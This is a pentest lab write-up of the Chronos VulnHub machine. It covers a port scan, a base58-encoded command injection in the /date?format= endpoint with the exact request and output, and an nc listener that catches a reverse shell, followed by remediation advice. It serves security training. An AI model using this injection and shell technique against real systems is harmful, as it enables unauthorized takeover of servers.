Advanced Exploitation

Lab Setup:

- Attacker - Kali Linux (192.168.17.30)
- Target - Chronos VM (192.168.17.132)

Overview:

Performed a pentest at the target and identified various security weaknesses in the system , the most critical bug is “Command execution” in the format parameter which leads to Remote code execution which makes the attacker take control over the entire system.

Sno	Description	Target IP	Status	Payload
01	Command Injection to RCE	192.168.17.132	Success	Shell

Title: Critical Command Injection to RCE


Findings:

Host: 192.168.17.132 (Chronos VulnHub machine)
Endpoint: http://chronos.local:8000/date?format=

Description:


The Chronos web application exposes a date formatting feature at /date?format= that passes user-supplied input directly into a server-side command or formatter without proper validation or sanitization. By injecting a system command in the parameter with the base58 format able to run the commands in the system this allowed an attacker to take over the complete system.

1. Scanned the Target for open Ports



```
┌──(kali㉿kali)-[~]
└─$ nmap -T4 -sV 192.168.17.132 --open
Starting Nmap 7.95 ( https://nmap.org ) at 2026-01-22 02:46 EST
Nmap scan report for 192.168.17.132
Host is up (0.014s latency).
Not shown: 997 closed tcp ports (reset)
PORT     STATE SERVICE VERSION
22/tcp   open  ssh     OpenSSH 7.6p1 Ubuntu 4ubuntu0.5 (Ubuntu Linux; protocol 2.0)
80/tcp   open  http    Apache httpd 2.4.29 ((Ubuntu))
8000/tcp open  http    Node.js Express framework
MAC Address: 08:00:27:10:A9:9C (PCS Systemtechnik/Oracle VirtualBox virtual NIC)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 13.12 seconds
```


2. Found the Domain name of the target in the page source



Not Secure view-source:http://192.168.17.132/


```
,'1260881JUqdKM','10737CrnEEe','2SjTdWC','readyState','responseText','1278676qXleJg','797116soVTES','onreadystatechange','http://chronos.local:8000/date?format=4ugYDuAkScCG5gMcZjEN3mALyG1dD5ZYsiCfWvQ2w9anYGyL
```

3. Added the domain in the host file



```
┌──(kali㉿kali)-[~]
└─$ cat /etc/hosts
127.0.0.1       localhost
127.0.1.1       kali
::1             localhost ip6-localhost ip6-loopback
ff02::1         ip6-allnodes
ff02::2         ip6-allrouters

192.168.17.132  chronos.local
```


4. Headed to the chronos.local:8000 page and noticed some parameter with encoded value , when viewed in network tab



Not Secure http://chronos.local:8000

Chronos - Date & Time

Today is Thursday, January 22, 2026 07:51:42.




Status	Method	Domain	File
304	GET	chronos.local:8000	/
	GET	chronos.local:8000	style.css
404	GET	chronos.local:8000	favicon.ico
200	GET	chronos.local:8000	date?format=4ugYDuAkScCG5gMcZjEN3mALyG1dD5ZYsiCfWvQ2w9anYGyL

5. Identified the encode string it is a base58 string , decode using CyberChef


Decode value : '%A, %B %d, %Y, %H:%M:%S'

6. The decode value looks like a command used with date command




```
┌──(kali㉿kali)-[~]
└─$ date +'%A, %B %d, %Y %H:%M:%S'
Thursday, January 22, 2026 02:55:19
```

7. Creating the normal command to confirm the vulnerability



```
; ls
Lxfc
```


8. Capturing the Request and injecting the encode ls command which provide a successful execution



```
GET /date?format=Lxfc HTTP/1.1
Host: chronos.local:8000
User-Agent: Chronos
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Connection: keep-alive
Referer: http://chronos.local:8000/
If-None-Match: W/"11-JE+/oMoKuLTBe5NooypEvoHqBPg"
```


```
HTTP/1.1 200 OK
X-Powered-By: Express
Access-Control-Allow-Origin: *
Content-Type: text/html; charset=utf-8
Content-Length: 87
ETag: W/"57-7A4vZd/iwPvu3SuU50r539kF3jM"
Date: Thu, 22 Jan 2026 08:02:18 GMT
Connection: keep-alive
Keep-Alive: timeout=5

Thu Jan 22 08:02:18 UTC 2026
app.js
node_modules
package.json
package-lock.json
rev.py
```

9. Created a reverse shell payload and encode it in base58 and injected the payload
10. Keep the listener in the attacker machine



```
┌──(kali㉿kali)-[~]
└─$ nc -nvlp 4444
listening on [any] 4444 ...
```

11. Gained the Shell access



```
┌──(kali㉿kali)-[~]
└─$ nc -nvlp 4444
listening on [any] 4444 ...
connect to [192.168.17.30] from (UNKNOWN) [192.168.17.132] 40936
bash: cannot set terminal process group (806): Inappropriate ioctl for device
bash: no job control in this shell
www-data@chronos:/opt/chronos$ whoami
whoami
www-data
www-data@chronos:/opt/chronos$ hostname
hostname
chronos
www-data@chronos:/opt/chronos$ 
```

Remediation:

- Remove all direct shell command construction using user input for the /date?format feature.
- Implement strict input validation and allowlist only safe date-format tokens.
- Use safe APIs instead of shell calls (e.g., native date/time libraries in Node.js/Python/Java).
- Apply least privilege to the web service account and monitor for suspicious outbound connections.